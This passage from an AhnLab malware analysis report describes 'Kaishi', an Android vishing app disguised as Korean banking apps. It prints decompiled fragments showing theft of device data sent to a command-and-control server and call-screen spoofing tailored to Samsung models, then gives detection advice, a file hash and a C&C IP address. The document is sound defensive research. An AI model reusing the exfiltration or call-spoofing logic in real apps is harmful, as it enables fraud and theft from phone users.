                v5.append("_");
                v5.append(arg6);
                v5.append("_");
                com.livelihood.tools.receiver.UploadPhoneInfoRunnable.1.append(v5, "PZPuKFJBkqaHajS1adHZVMKLkChBYzmE");
                SocketHelper.getInstance(((RecorderService)UploadPhoneInfoRunnable.this.mContext)).sendUploadInfoMsgToServer(new String[]{v5.toString()});
            }
        });
        return;
    }

    this.stringBuilder.append(", file is null");
```

Figure 17. Uploading File

The app steals internal information of the device and saves it in JSON format. The saved file is sent to the C&C server. Figure 17 shows the code related to uploading files.

3-7 Manipulating Screen

```
if(v2 == 0) {
    if(FloatingWindow.qmw7a3qnia337a()) {
        View v1_2 = this.mLayoutInflater.inflate(0x7F0C008E, arg21, true);
        AspectRatioImageView v3 = (AspectRatioImageView)v1_2.findViewById(0x7F090110);
        if(!this.mSystemModel.contains("SM-G95") && !this.mSystemModel.contains("SM-N95") && !this.mSystemModel.contains("SM-G96") && !this.mSystemModel.contains("SM-N96")
            if(!FloatingWindow.oore13vsg1055rcstit(this.mSystemModel, "SM-G93")) {
                LogHelper.v(this.TAG, new Object[]{"createAndAttachView, 5"});
                this.mFrameLayout = (FrameLayout)v1_2;
                if(this.mSystemModel.contains("SM-N92")) {
                    goto label_237;
                }

                FloatingWindow.tqu5px7x87bvws42a(v3, this.bg);
                this.label844();
                return;
            }

        label_237:
            LogHelper.v(this.TAG, new Object[]{"createAndAttachView, 6"});
            this.bg = 0x7F0E0042;
            this.mFrameLayout = (FrameLayout)v1_2;
            v3.setImageResource(0x7F0E0042);
            this.label844();
            return;
        }
```

Figure 18. Manipulating Screen

Kaishi can spoof incoming and outgoing calls. However, the screen needs to be configured as to how it should be manipulated by the app. As such, it uses the standout module to control a screen for each activity. Figure 18 is an example of a code used to manipulate screens.

Because each mobile device has a different screen size and placement, the screen is configured differently. As the app is disguised as a Korean banking app, the screen is mostly altered based on mobile devices of Korean smartphone manufacturers. When the user makes or receives a call, the unaltered number is displayed on the screen to avoid any suspicion.

04 Malware Detection and Prevention

Kaishi malware discussed in this report is mainly disguised as apps of major Korean banks, financial institutions, or widely used apps. When thinking about current vishing apps, most

people assume that they are easy to detect because the major features remain unchanged. However, developers of these apps use anti-malware apps with high market shares to check if their apps are detected, and only distribute the undetected ones. They anticipate the detection methods of anti-malware apps and attempt to bypass detection. As seen from the analysis of the malware in this report, attackers are seeking to conceal noticeable traits of the malicious apps such as logic part of the call spoofing or voice files; the apps are becoming more meticulous.

Kaishi, as explained above, spoofs calls by stealing user data and force-sending and receiving calls. It has files for spoofing calls as well. To prevent infection by Kaishi, users must use its characteristics against it; monitoring the number used for vishing, blocking C&C and distribution servers, and adding certain codes or list of files in the app as the detection target are examples of measures users can take. As for the list of numbers that are targeted, users can use the numbers that are exchanged via internal files, database, or external connection when the malicious app is executed, or add the list of numbers that exist in the internal file and are reported by the user as the detection targets to prevent infection. The connection to the C&C server used in data theft can be blocked upon obtaining the server address. For internal files and codes, users can filter the code that spoofs calls, or add the mp3 file used as detection targets to prevent infection.

To prevent the malware infection in advance, users must procure a list of receiving/calling numbers and the data for the list of C&C servers. However, the data is obtained by processing infection cases, which occur after the infection has occurred, and maintaining the detection list up to date does not necessarily prevent additional infections from occurring. Even if the apps are blocked by writing a rule about phone numbers, URL, C&C server information, the unique file structure of malicious apps, and code structure, the collected information may no longer be effective in the future when attackers alter the information and structure of the apps. The sample analyzed in this report indicates that

the app can be changed at any time through the process of packing or obfuscation.

Hence, the best way to prevent vishing is for users to remain vigilant and protect their mobile devices. If attackers request permission to access personal information via phone calls, users must deny it. Furthermore, we recommend users regularly update the anti-malware program, delete apps downloaded from unidentified sources, and use authorized app markets when downloading apps. Doing so will immensely help prevent infection by vishing apps.

AhnLab's anti-malware product, V3, detects and blocks Kaishi using the aliases below.

File Detection

Android-Spyware/Kaishi

Relevant IoC

HASH

8de39552be4aa351246c71b5d13006ed

C&C Server

206.119.82.28

ASEC Report Vol.105

Contributors	**ASEC Researchers**	Publisher	**AhnLab, Inc.**
Editor	**Content Creatives Team**	Website	**www.ahnlab.com**
Design	**Content Creatives Team**	Email	**global.info@ahnlab.com**